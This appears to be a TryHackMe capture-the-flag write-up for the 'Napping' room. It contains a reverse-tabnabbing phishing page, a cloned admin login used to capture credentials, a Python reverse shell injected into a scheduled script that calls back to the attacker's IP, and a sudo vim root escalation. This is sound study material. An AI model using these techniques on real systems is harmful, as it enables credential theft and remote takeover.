Napping

Napping

https://tryhackme.com/room/nappingis1337

gobuster given'n to much results, I use dirsearch

`dirsearch -u http://10.10.230.21`

```
Target: http://10.10.230.21/

[15:15:33] Starting:
[15:15:38] 403 -  277B  - /.ht_wsr.txt
[15:15:38] 403 -  277B  - /.htaccess.orig
[15:15:38] 403 -  277B  - /.htaccess.save
[15:15:38] 403 -  277B  - /.htaccess.bak1
[15:15:38] 403 -  277B  - /.htaccess.sample
[15:15:38] 403 -  277B  - /.htaccess_sc
[15:15:38] 403 -  277B  - /.htaccess_orig
[15:15:38] 403 -  277B  - /.htaccess_extra
[15:15:38] 403 -  277B  - /.htaccessBAK
[15:15:38] 403 -  277B  - /.htaccessOLD
[15:15:38] 403 -  277B  - /.htaccessOLD2
[15:15:38] 403 -  277B  - /.htm
[15:15:38] 403 -  277B  - /.html
[15:15:38] 403 -  277B  - /.httr-oauth
[15:15:38] 403 -  277B  - /.htpasswds
[15:15:38] 403 -  277B  - /.htpasswd_test
[15:15:40] 403 -  277B  - /.php
[15:15:49] 301 -  312B  - /admin  →  http://10.10.230.21/admin/
[15:15:49] 403 -  277B  - /admin/?/login
[15:15:49] 403 -  277B  - /admin/
[15:15:49] 403 -  277B  - /admin/.htaccess
[15:15:50] 200 -    0B  - /admin/config.php
[15:15:50] 200 -    1KB - /admin/login.php
[15:16:02] 200 -    1B  - /config.php
[15:16:11] 200 -    1KB - /index.php
[15:16:11] 200 -    1KB - /index.php/login/
[15:16:14] 302 -    0B  - /logout.php  →  index.php
[15:16:23] 200 -    2KB - /register.php
[15:16:25] 403 -  277B  - /server-status/
[15:16:25] 403 -  277B  - /server-status
```

create account on main page

ROMCHIK:123456

I can left links for admin

Hello, **ROMCHIK**! Welcome to our free blog promotions site.

Please submit your link so that we can get started.
All links will be reviewed by our admin who also built this site!

Blog Link: http://visitme.com/

Submit

Thank you for your submission, you have entered: Here

Reset Your Password | Sign Out of Your Account

So start to create malicious link for admin

First I create page with javascript

```
~/THM/napping ▷ cat romchik.html
<!Docktype html>
<html>
 <body>
  <script>
  window.opener.location = "http://10.11.28.126:9000/admin.html";
  </script>
 </body>
</html>
~/THM/napping ▷
```

copy admin's login page and save as admin.html


view-source:http://10.10.230.21//admin/login.php

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Login</title>
    <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.5.2/css/bootstrap.min.css">
    <style>
        body{ font: 14px sans-serif; }
        .wrapper{ width: 360px; padding: 20px; }
    </style>
</head>
<body>
    <div class="wrapper">
        <h2>Admin Login</h2>
        <p>Please fill in your credentials to login.</p>

        <form action="/admin/login.php" method="post">
            <div class="form-group">
                <label>Username</label>
                <input type="text" name="username" class="form-control " value="">
                <span class="invalid-feedback"></span>
            </div>
            <div class="form-group">
                <label>Password</label>
                <input type="password" name="password" class="form-control ">
                <span class="invalid-feedback"></span>
            </div>
            <div class="form-group">
                <input type="submit" class="btn btn-primary" value="Login">
            </div>
            <br>
        </form>
    </div>
</body>
</html>
```

Start wireshark



Open servers on port 9000 and 80

```
~/THM/napping ▷ cat romchik.html
<!Docktype html>
<html>
 <body>
  <script>
  window.opener.location = "http://10.11.28.126:9000/romchik.html";
  </script>
 </body>
</html>
~/THM/napping ▷ python3-m http.server 9000
zsh: command not found: python3-m
~/THM/napping ▷ python3 -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
```

And send malicious link

Hello, **ROMCHIK**! Welcome to our free blog promotions site.

Please submit your link so that we can get started.
All links will be reviewed by our admin who also built this site!


Blog Link: //10.11.28.126/romchik.html

Submit


It is totally free!


Reset Your Password Sign Out of Your Account

And I have creds



After failed log in tries I go to cyberchief to see how can this password encoded. And fing real password





Password works on ssh also

`ssh daniel@10.10.230.21`

```
/THM/napping ▷ ssh daniel@10.10.230.21
aniel@10.10.230.21's password:
elcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-104-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:     https://landscape.canonical.com
* Support:        https://ubuntu.com/advantage

 System information as of Wed 23 Aug 2023 04:18:51 PM UTC

 System load:  0.0               Processes:             128
 Usage of /:   56.9% of 8.90GB   Users logged in:       0
 Memory usage: 36%               IPv4 address for ens5: 10.10.230.21
 Swap usage:   0%


0 updates can be applied immediately.
o see these additional updates run: apt list --upgradable


he list of available updates is more than a week old.
o check for new updates run: sudo apt update

ast login: Wed Mar 16 00:41:48 2022 from 10.0.2.26
aniel@napping:~$
```

The first thing - we have an interesting group (administrators)

```
daniel@napping:/home/adrian$ id
uid=1001(daniel) gid=1001(daniel) groups=1001(daniel),1002(administrators)
daniel@napping:/home/adrian$
```

we can modify file *query.py*, If cafely looc at this code I know this code check server status code and write cheking time ()

I modify script with revshell:

```
daniel@napping:/home/adrian$ cat query.py
from datetime import datetime
import requests
import os
import pty
import socket

s=socket.socket()
s.connect(("10.11.28.126",1234))
[os.dup2(s.fileno(),f)for f in(0,1,2)]
pty.spawn("bash")
now = datetime.now()

r = requests.get('http://127.0.0.1/')
if r.status_code == 200:
    f = open("site_status.txt","a")
    dt_string = now.strftime("%d/%m/%Y %H:%M:%S")
    f.write("Site is Up: ")
    f.write(dt_string)
    f.write("\n")
    f.close()
else:
    f = open("site_status.txt","a")
    dt_string = now.strftime("%d/%m/%Y %H:%M:%S")
    f.write("Check Out Site: ")
    f.write(dt_string)
    f.write("\n")
    f.close()
daniel@napping:/home/adrian$
```

Set nc listener

`nc -lnvp 1234`

But I can run script, maybe this script run every minute or 5 minutes, because I have reverse shell

And now I can read the flag

```
~ ▷ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.11.28.126] from (UNKNOWN) [10.10.230.21] 46280
adrian@napping:~$ id
id
uid=1000(adrian) gid=1000(adrian) groups=1000(adrian),1002(administrators)
adrian@napping:~$ cat user.txt
cat user.txt
THM{Wh@T_1S_
adrian@napping:~$
```

Privillage escalation was very easy

`sudo-l`

`sudo vim -c ':!/bin/sh'`

final flag in roots directory